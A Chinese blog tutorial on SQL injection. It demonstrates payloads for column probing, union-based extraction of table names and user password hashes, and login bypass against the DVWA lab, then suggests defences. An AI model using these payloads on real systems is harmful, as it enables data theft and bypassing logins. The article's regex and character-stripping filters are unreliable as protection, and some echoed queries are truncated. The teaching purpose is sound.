你真的了解SQL 注入嗎?

原創 鴨血粉絲 Java極客技術 今天

每天早上七點三十，準時推送乾貨

一、介紹


SQL 注入攻擊是網絡上非常常見的一種攻擊！

黑客通過將惡意的SQL 查詢或者添加語句插入到應用的輸入參數中，然後在後台SQL 服務器上解析執行進行程序攻擊！

哪黑客具體是如何將惡意的SQL 腳本進行植入到系統中，從而達到攻擊的目的呢？

現在的Web 程序基本都是三層架構，也就是我們常說的MVC 模式：

- 表示層：用於數據的展示，也就是前端界面
- 業務邏輯層：用於接受前端頁面傳入的參數，進行邏輯處理
- 數據訪問層：邏輯層處理完畢之後，會將數據存儲到對應的數據庫，例如mysql、oracle、sqlserver等等



例如在上圖中，用戶訪問主頁進行瞭如下過程：

- 1、在Web瀏覽器中輸入 `www.shiyanlou.com` 接到對應的服務器
- 2、 `Web` 服務器從本地存儲中加載 `index.php` 腳本程序並解析
- 3、腳本程序會連接位於數據訪問層的 `DBMS` （數據庫管理系統），並執行 `Sql` 語句
- 4、數據庫管理系統返回 `Sql` 語句執行結果給 `Web` 服務器
- 5、 `Web` 服務器將頁面封裝成 `HTML` 格式發送給 `Web` 瀏覽器
- 6、 `Web` 瀏覽器解析 `HTML` 文件，將內容展示給用戶

整個過程中間的業務邏輯層只是進行邏輯處理，從用戶到獲取數據，簡單的說，三層架構是一種線性關係。

二、SQL 注入漏洞詳解

剛剛我們也講到，當我們訪問網頁時，Web 服務器會向數據訪問層發起SQL 查詢請求，如果權限驗證通過就會執行SQL 語句。


一般來說，如果是正常使用是不會有什麼危險的，但是如果用戶輸入的數據被構造成惡意 SQL 代碼，Web 應用又未對動態構造的SQL 語句使用的參數進行檢查，則會帶來意想不到的危險！

廢話也不多說來，下面我們就一起來看看，黑客是如何繞過參數檢查，從而實現竊取數據的目的！

2.1、SQL 注入示例一：猜解數據庫

下面我們使用`DVWA 渗透测试`平台，作為攻擊測試的目標，讓你更加清楚的理解SQL注入猜解數據庫是如何發生的。

啟動服務之後，首先觀察瀏覽器中的`URL`，先輸入1 ，查看回顯！



從圖中可以看出，`ID : 1 · First Name : admin · Surname : Admin`信息！

那後台執行了什麼樣的SQL語句呢？點擊`view source`查看源代碼，其中的SQL查詢代碼為：

```
SELECT first_name, last_name FROM users WHERE user_id = '1';
```

OK！

如果我們不按常理出牌，比如在輸入框中輸入 `1' order by 1#` 。


實際執行的SQL 語句就會變成這樣：

```
SELECT first_name, last_name FROM users WHERE user_id = '1' order by 1#
```

這條語句的意思是查詢 `users` 表中 `user_id` 為 `1` 的數據並按第一字段排行。

其中 `#` 後面的SQL語句，都會當作註釋進行處理，不會被執行！

輸入 `1' order by 1#` 和 `1' order by 2#` 時都能返回正常！



當輸入`1' order by 3#`時，返回錯誤！

由此得知，`users`表中只有兩個字段，數據為兩列！

接下來，我們玩點高級的！

我們使用`union select`聯合查詢繼續獲取信息！

直接在輸入框中輸入`1' union select database(),user()#`進行查詢！

實際執行的Sql語句是：


```
SELECT first_name, last_name FROM users WHERE user_id = '1' union select database(),u
```

通過返回信息，我們成功獲取到：

- 當前網站使用數據庫為 `dvwa`
- 當前執行查詢用戶名為 `root@localhost`

接下來我們嘗試獲取 `dvwa` 數據庫中的表名！

在輸入框中輸入 `1' union select table_name,table_schema from information_schema.tables where table_schema= 'dvwa'#` 進行查詢！



實際執行的Sql語句是：


```
SELECT first_name, last_name FROM users WHERE user_id = '1' union select table_name,t
```

通過上圖返回信息，我們再獲取到：

- `dvwa` 數據庫有兩個數據表，分別是 `guestbook` 和 `users`

可能有些同學還不夠滿足，接下來嘗試獲取重量級的**用戶名、密碼**！

根據經驗我們可以大膽猜測 `users` 表的字段為 `user` 和 `password` ，所以輸入：`1' union select user,password from users#` 進行查詢：



實際執行的Sql語句是：

```
SELECT first_name, last_name FROM users WHERE user_id = '1' union select user,passwor
```

可以看到成功爆出了**用戶名、密碼**，密碼通過猜測採用md5進行加密，可以直接到`www.cmd5.com`網站進行解密。

2.2、SQL 注入示例二：驗證繞過

接下來我們再試試另一個利用SQL 漏洞繞過登錄驗證的示例！

這是一個普通的登錄頁面，只要輸入正確的用戶名和密碼就能登錄成功。


我們先嘗試隨意輸入用戶名123 和密碼123 登錄！

好像不太行，登錄被攔截，從錯誤頁面中我們無法獲取到任何信息！

點擊`view source`查看源代碼，其中的SQL查詢代碼為：

```
select * from users where username='123' and password='123'
```

按照上面示例的思路，我們嘗試在用戶名中輸入`123' or 1=1 #`,密碼同樣輸入`123' or 1=1 #`。



恭喜你，登錄成功！

為什麼能夠登陸成功呢？實際執行的語句是：


```
select * from users where username='123' or 1=1 #' and password='123' or 1=1 #'
```

按照Mysql語法，`#`後面的內容會被忽略，所以以上語句等同於：

```
select * from users where username='123' or 1=1
```

由於判斷語句`or 1=1`恆成立，所以結果當然返回真，成功登錄！

我們再嘗試不使用`#`屏蔽單引號，在用戶名中輸入`123' or '1'='1`,密碼同樣輸入`123' or '1'='1`。



依然能夠成功登錄，實際執行的SQL 語句是：

```
select * from users where username='123' or '1'='1' and password='123' or '1'='1'
```

兩個 `or` 語句使 `and` 前後兩個判斷永遠恆等於真，所以能夠成功登錄！

2.3、SQL 注入示例三：判斷注入點

通常情況下，可能存在SQL注入漏洞的Url是類似這種形式：`http://xxx.xxx.xxx/abcd.php?id=XX`。

對SQL 注入的判斷，主要有兩個方面：

- 判斷該帶參數的Url 是否可以進行SQL 注入
- 如果存在SQL 注入，那麼屬於哪種SQL 注入

可能存在SQL 注入攻擊的動態網頁中，一個動態網頁中可能只有一個參數，有時可能有多個參數。有時是整型參數，有時是字符串型參數，不能一概而論。

總之，只要是帶有參數的動態網頁且此網頁訪問了數據庫，那麼就有可能存在SQL 注入。

例如現在有這麼一個URL 地址：

```
http://xxx/abc.php?id=1
```

首先根據經驗猜測，它可能執行如下語句進行查詢：

```
select * from <表名> where id = x
```

因此，在URL地址欄中輸入 `http://xxx/abc.php?id= x and '1'='1` 頁面依舊運行正常，繼續進行下一步！

當然不帶參數的URL也未必是安全的，現在有很多第三方的工具，例如 `postman` 工具，一樣可以模擬各種請求！

黑客們在攻擊的時候，同樣會使用各種假設法來驗證自己的判斷！

三、如何預防SQL 注入呢

上文中介紹的SQL 攻擊場景都比較基礎，只是簡單的向大家介紹一下！

那對於這種黑客攻擊，我們有沒有什麼辦法呢？

答案肯定是有的，就是對前端用戶輸入的所有的參數進行審查，最好是全文進行判斷或者替換！

例如，當用戶輸入非法字符的時候，使用正則表達式進行匹配判斷！

```
private String CHECKSQL = "^(.+)\\sand\\s(.+)|(.+)\\sor(.+)\\s$";
Pattern.matches(CHECKSQL,targerStr);
```

或者，全局替換，都可以！

```
public static String TransactSQLInjection(String sql) {
   return sql.replaceAll(".*([';]+|(--)+).*", " ");
}
```

還可以採用預編譯的語句集！

例如當使用`Mybatis`的時候，盡可能的用`#{}`語法來傳參數，而不是`${}`！

舉個例子！

如果傳入的username為`a' or '1=1`,那麼使用`${}`處理後直接替換字符串的sql就解析為

```
select * from t_user where username = 'a' or '1=1'
```

這樣的話所有的用戶數據就被查出來了，就屬於SQL 注入！

如果使用 `#{}` ，經過 `sql` 動態解析和預編譯，會把單引號轉義為 `\'` ，SQL最終解析為

```
select * from t_user where username = "a\' or \'1=1 "
```

這樣會查不出任何數據，有效阻止SQL注入！

四、參考

1、簡書- Jewel591 - sql注入基礎原理

2、極術社區- 悟能之能- 你真的了解MyBatis中${}和#{}的區別嗎？

最後說兩句（求關注）

最近大家應該發現微信公眾號信息流改版了吧，再也不是按照時間順序展示了。這就對阿粉這樣的堅持的原創小號主，可以說非常打擊，閱讀量直線下降，正反饋持續減弱。

所以看完文章，哥哥姐姐們給阿粉來個**在看**吧，讓阿粉擁有更加大的動力，寫出更好的文章，拒絕白嫖，來點正反饋唄~。

如果想在第一時間收到阿粉的文章，不被公號的信息流影響，那麼可以給Java極客技術設為一個**星標**。

最後感謝各位的閱讀，才疏學淺，難免存在紕漏，如果你發現錯誤的地方，留言告訴阿粉，阿粉這麼寵你們，肯定會改的~

最後謝謝大家支持~

最最後，重要的事再說一篇~

快來關注我呀~
快來關注我呀~
快來關注我呀~

喜歡此內容的人還喜歡

全網最細：17張圖帶你秒殺synchronized關鍵字

後端技術小牛說

最常用的分佈式ID 解決方案，都在這裡了！

MarkerHub

改變世界的一次代碼提交

胡塗說